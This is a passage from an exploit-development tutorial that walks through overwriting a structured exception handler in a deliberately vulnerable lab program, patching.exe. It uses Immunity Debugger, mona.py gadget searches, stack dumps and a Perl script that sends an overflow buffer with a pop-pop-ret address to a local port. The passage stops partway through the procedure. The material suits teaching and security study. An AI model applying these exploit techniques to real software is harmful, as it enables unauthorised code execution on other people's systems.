0012E5A4	0012E64C	Lp.		0012E50C	0012EA04	↑...	ASCII "AAAAAAAAAAAAAAAAAAAA"
0012E5A8	0012ED4C	Lp.		0012E510	00000011	4...	
0012E5AC	772A9812	q*w	RETURN to ntdll.772A9812 fx	0012E514	700D2210	↑...	OFFSET mydll.__safe_se_hand
0012E5B0	0012E64C	Lp.		0012E518	0012E564	d...	
0012E5B4	0012ED4C	Lp.		0012E51C	772A9968	h0*w	ntdll.772A9968
0012E5B8	0012E660	~		0012E520	772A9981	u0*w	ntdll.772A9981
0012E5BC	0012E620	p.		0012E524	71BF7342	Bq q	
0012E5C0	700D1A80	C+p	mydll.700D1A80	0012E528	00000000	...	
0012E5C4	00000000	C...		0012E52C	0012E64C	Lp.	
0012E5C8	0012E64C	Lp.		0012E530	700D1A80	C+p	mydll.700D1A80
0012E5CC	76F9330C	.3.v	WS2_32.closesocket	0012E534	00730079	y.s.	
0012E5D0	00800040	0.C		0012E538	00650074	t.e.	
0012E5D4	00000064	d...		0012E53C	0033006D	m.S.	
0012E5D8	00000000	...		0012E540	005C0032	2...	
0012E5DC	71BF73C6	fsq		0012E544	700D2210	↑...	OFFSET mydll.__safe_se_hand
0012E5E0	77334078	x03w	OFFSET ntdll._LdrApiDefault	0012E548	700D0000	...	mydll.700D0000
0012E5E4	77334078	x03w	OFFSET ntdll._LdrApiDefault	0012E54C	0012E524	z...	
0012E5E8	0012E744	Dx.		0012E550	00700069	i.p.	
0012E5EC	772B5296	qR+w	RETURN to ntdll.772B5296 fx	0012E554	0012ED4C	Lp.	
0012E5F0	0012E61C	Lp.		0012E558	772799FA	-0*w	ntdll.__except_handler4
0012E5F4	0012E7A0	3r.		0012E55C	0681C2FE	■Tü	
0012E5F8	00000001	0...		0012E560	FFFFFFFE	■	
0012E5FC	772B52FD	2R+w	RETURN to ntdll.772B52FD fx	0012E564	772D5F79	y-w	RETURN to ntdll.772D5F79
0012E600	00251CD8	TL%		0012E568	0012E64C	Lp.	
0012E604	0012EA04	0...	ASCII "AAAAAAAAAAAAAAAAAAAA"	0012E56C	0012ED4C	Lp.	


as one can see there are addresses points to our "A"s so there are some possible solutions, if you can find any of the following instructions on an executable address:

jmp [ESP + 0xA0], jmp [EBP + 0x80], call [ESP + 0xA0], call [EBP + 0x80], jmp [ESP - 0x58], jmp [ESP - 0x60], call [ESP - 0x58], call [ESP - 0x60], jmp [EBP - 0x78], jmp [EBP - 0x80], call [EBP - 0x78], call [EBP - 0x80]

One can try to find this instructions on the following way: select view \ executable modules




in the new window double click to patching.exe (Why patching.exe, and not something else? It is because as you remember we compiled the patching.exe with the /SAFEHEH:NO switch. What does it mean. Next to the SEHOP there is another SEH protection mechanism called SAFESEH. It records the address of every exception handler to the program header. If an exception handler tries to jump to an address not recorded in this list the application stops without executing that. This is why we compiled the patching.exe with the /SAFESEH:NO directive, to guarantee there is at least one module compiled without it. As you can deduce from it the SAFESEH is useful if and only if all the modules loaded by the application is compiled with the SAFESEH directive)




Base	Size	Entry	Name	File version	Path
00400000	00005000	00401593	patching		C:\0ld\patching.exe
6B7E0000	000A3000	6B802D40	MSUCR90	9.00.30729.1	C:\Windows\WinSxS\x86_microsoft.vc90.
700D0000	00006000	700D1491	mydll		C:\0ld\mydll.dll
74D00000	00005000	74D01564	wshtcpip	6.0.6000.16386	C:\Windows\System32\wshtcpip.dll
75110000	0000B000	75111424	mswsock	6.0.6000.16386	C:\Windows\system32\mswsock.dll
75AF0000	0000C000	75B30CC1	ADVAPI32	6.0.6002.18005	C:\Windows\system32\ADVAPI32.dll
76130000	00006000	761316B8	NSI	6.0.6001.18000	C:\Windows\system32\NSI.dll
76160000	000AA000	76169FAE	msvcrt	7.0.6002.18005	C:\Windows\system32\msvcrt.dll
76310000	000C3000	763602EB	RPCRT4	6.0.6001.18000	C:\Windows\system32\RPCRT4.dll
76F90000	000D0000	76F91434	WS2_32	6.0.6000.16386	C:\Windows\system32\WS2_32.dll
77060000	000DC000	770AB7F5	kernel32	6.0.6001.18000	C:\Windows\system32\kernel32.dll
77270000	00127000		ntdll	6.0.6001.18000	C:\Windows\system32\ntdll.dll


When the module is loaded right click to the disassembler window, and from the popup menu select Search for \ command



in the appearing popup window type the first command from the previous list, then click to the find button




At the bottom you can read that, there is no such an instruction in this executable:



Then using the same method (right click to the disassembler window, select search for \ command then typing the instruction test if any instructions from the previous list can be found). Unfortunately none of the required instructions can be found in the patching.exe.

So we must find another solution. Take a look again to the stack:




You find that, the second value under the actual ESP is 0x0012ED4C what is quite close to the range of our data (0x0012E940..0x0012ED3C)

if you check the stack at the 0x0012ED4C position you will find this is nothing else, but the pointer

to next Exception Handler. Because we want to overwrite the Exception handler what is after the pointer to next exception handler it will be overwritten anyhow.

0012ED30	41414141	AAAA	
0012ED34	41414141	AAAA	
0012ED38	41414141	AAAA	
0012ED3C	41414141	AAAA	
0012ED40	148946BF	7F87	
0012ED44	00000400	...	
0012ED48	0012E92C	87	
0012ED4C	0012FF78	x 78	Pointer to next SEH record
0012ED50	700D1A80	700D1A80	SE handler
0012ED54	00000000	...	
0012ED58	0012FF44	D 44	
0012ED5C	00401268	h 68	RETURN to patching.00401268
0012ED60	0012EF38	8n 38	
0012ED64	00000000	...	
0012ED68	0040225C	\ "e	ASCII "Bytes received: %d"
0012ED6C	00000400	...	
0012ED70	00403380	030	OFFSET patching.__native_st
0012ED74	00000001	1	
0012ED78	00000000	...	

So if we can find a pop any register, pop any register, retn (pop pop ret) instruction series we can arrive there. Ok, try to find this kind of instruction. Because there are a lot of different possibilities it is better to use an application to search for them. This is why we downloaded, and copied the mona.py to the immunity debuggers directory. Now use it. Go to the commandline, and and type !mona to get the help of it:



You will get a log window:

Address	Message
0BADF00D	!mona <command> <parameter>
	Available commands and parameters :
a	Backwards compatibility with pvefindaddr, see command 'seh'
assemble	Convert instructions to opcode. Separate multiple instructions with #
bp	Set a memory breakpoint on read/write or execute of a given address
bytearray	Creates a byte array, can be used to find bad characters
compare	Compare contents of a binary file with a copy in memory
config	Manage configuration file (mona.ini)
dump	Dump the specified range of memory to a file
egg	Create egghunter code
filecompare	Compares 2 or more files created by mona using the same output command
find	Find bytes in memory
findmsp	Find cyclic pattern in memory
getpc	Show getpc routines for specific registers
header	Read a binary file and convert content to a nice 'header' string
help	show help
info	Show information about a given address in the context of the loaded modules
j	Backwards compatibility with pvefindaddr j, see command 'jmp'
jmp	Find pointers that will allow you to jump to a register
jop	Finds gadgets that can be used in a JOP exploit
jseh	Backwards compatibility with pvefindaddr, see command 'seh'
modules	Show all loaded modules and their properties
noaslr	Show modules that are not aslr or rebased
nosafeseh	Show modules that are not safeseh protected
nosafesehaslr	Show modules that are not safeseh protected, not aslr and not rebased
offset	Calculate the number of bytes between two addresses
p	Backwards compatibility with pvefindaddr, see command 'seh'
p1	Backwards compatibility with pvefindaddr, see command 'seh'
p2	Backwards compatibility with pvefindaddr, see command 'seh'
pattern_create	Create a cyclic pattern of a given size
pattern_offset	Find location of 4 bytes in a cyclic pattern
pc	Create a cyclic pattern of a given size - alias for pattern_create
po	Find location of 4 bytes in a cyclic pattern - alias for pattern_offset
rop	Finds gadgets that can be used in a ROP exploit
ropfunc	Find pointers to pointers (IAT) to interesting functions that can be
seh	Find pointers to assist with SEH overwrite exploits
skeleton	Create a Metasploit module skeleton with a cyclic pattern for a given
stackpivot	Finds stackpivots (move stackpointer to controlled area)
stacks	Show all stacks for all threads in the running application
suggest	Suggest an exploit buffer structure
update	Update mona to the latest version
0BADF00D	
0BADF00D	Want more info about a given command ? Run !mona help <command>
0BADF00D	

There is a command called seh, it states "Find pointers to assist with SEH overwrite exploits", which seems to be exactly what we need. So close the log window

Immunity Debugger - patching.exe - [CPU - main thread, module patching]

File View Debug Plugins Immlib Options Window Help Jobs

l e m t w h c P k b z r ... s ?

Address	Hex dump	ASC	Registers (FPU)
00401000	55	PUSH EBP	EAX 00000000
00401001	8BEC	MOV EBP,ESP	ECX 700D1A80 mydll.700D1A80
00401003	83E4 F8	AND ESP,FFFFFFF8	EDX 772D5F80 ntdll.772D5F80
00401006	B8 C4110000	MOV EAX,11C4	EBX 00000000
00401008	E8 000A0000	CALL patching.chkstk	ESP 0012E564
00401010	A1 00304000	MOV EAX,DWORD PTR DS:[_se	EBP 0012E584
00401015	33C4	XOR EAX,ESP	ESI 00000000
00401017	898424 C0110000	MOV DWORD PTR SS:[ESP+11C0	EDI 00000000
0040101E	53	PUSH EBX	EIP 700D1A80 mydll.700D1A80
0040101F	8B1D 40204000	MOV EBX,DWORD PTR DS:[<&MS	C 0 ES 0023 32bit 0(FFFFFFFF)
00401025	56	PUSH ESI	P 1 CS 001B 32bit 0(FFFFFFFF)
00401026	57	PUSH EDI	A 0 SS 0023 32bit 0(FFFFFFFF)
00401027	68 48214000	PUSH OFFSET patching.??_C@	Z 1 DS 0023 32bit 0(FFFFFFFF)
0040102C	C74424 14 000000	MOV DWORD PTR SS:[ESP+14],	S 0 FS 003B 32bit 7FFDF000(FFF)
00401034	FFD3	CALL EBX	T 0 GS 0000 NULL
00401036	8D4424 18	LEA EAX,DWORD PTR SS:[ESP+	O 0
0040103A	50	PUSH EAX	O 0 LastErr ERROR_SUCCESS (00000000)
0040103B	68 8C214000	PUSH OFFSET patching.??_C@	EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
00401040	FF15 3C204000	CALL DWORD PTR DS:[<&MSUCR	ST0 empty 0.00000000000000000000
00401046	83C4 0C	ADD ESP,0C	ST1 empty 0.00000000000000000000
00401049	8D4C24 38	LEA ECX,DWORD PTR SS:[ESP+	ST2 empty 0.00000000000000000000
0040104D	51	PUSH ECX	ST3 empty 0.00000000000000000000
0040104F	59	PUSH ECX	ST4 empty 0.00000000000000000000

Address	Hex dump	ASC
00403000	D8 C6 8B 14 27 39 74 EB	FFI
00403008	FF FF FF FF FF FF FF FF	
00403010	FE FF FF FF 01 00 00 00	
00403018	34 21 40 00 00 00 00 00	4+@
00403020	01 00 00 00 C0 19 20 00	0..
00403028	00 13 20 00 00 00 00 00	..!
00403030	00 00 00 00 00 00 00 00	...
00403038	00 00 00 00 00 00 00 00	...
00403040	00 00 00 00 00 00 00 00	...
00403048	00 00 00 00 00 00 00 00	...
00403050	00 00 00 00 00 00 00 00	...
00403058	00 00 00 00 00 00 00 00	...

Address	Hex dump	ASC
0012ED30	41414141	AAAA
0012ED34	41414141	AAAA
0012ED38	41414141	AAAA
0012ED3C	41414141	AAAA
0012ED40	148946BF	7F89
0012ED44	00000400	..
0012ED48	0012E92C	,8
0012ED4C	0012FF78	x
0012ED50	700D1A80	7+p
0012ED54	00000000
0012ED58	0012FF44	D
0012ED5C	00401268	h
0012ED60	0012EF38	8n


Pointer to next SEH record
SE handler
RETURN to patching.00401268 from patch

!mona seh

Execute till return (Ctrl+F9)

Paused

Then you should wait... for a bit long. Then take a look to the log window (if not appears automatically click to the l button small L the first button):



As we can see there are four addresses good to us. From the list I choose the last one 0x00401473.


So the new perl code (a3.pl) will be the following:

```


use IO::Socket;
my $sock = new IO::Socket::INET (
PeerAddr => '127.0.0.1',
PeerPort => '12345',
Proto => 'tcp',
);
die "Error: $!\n" unless $sock;
my $line = "\xCC" x 1040 . "\x73\x14\x40\x00";
my $len = length $line;
my $msg = pack "L", $len;
print $sock $msg . $line;
close($sock);

```



save this perl script, then close the debugger, and restart the applicationType 0 as number, to trigger the exception handling:




start the immunity debugger again, and from the file menu select the attach command



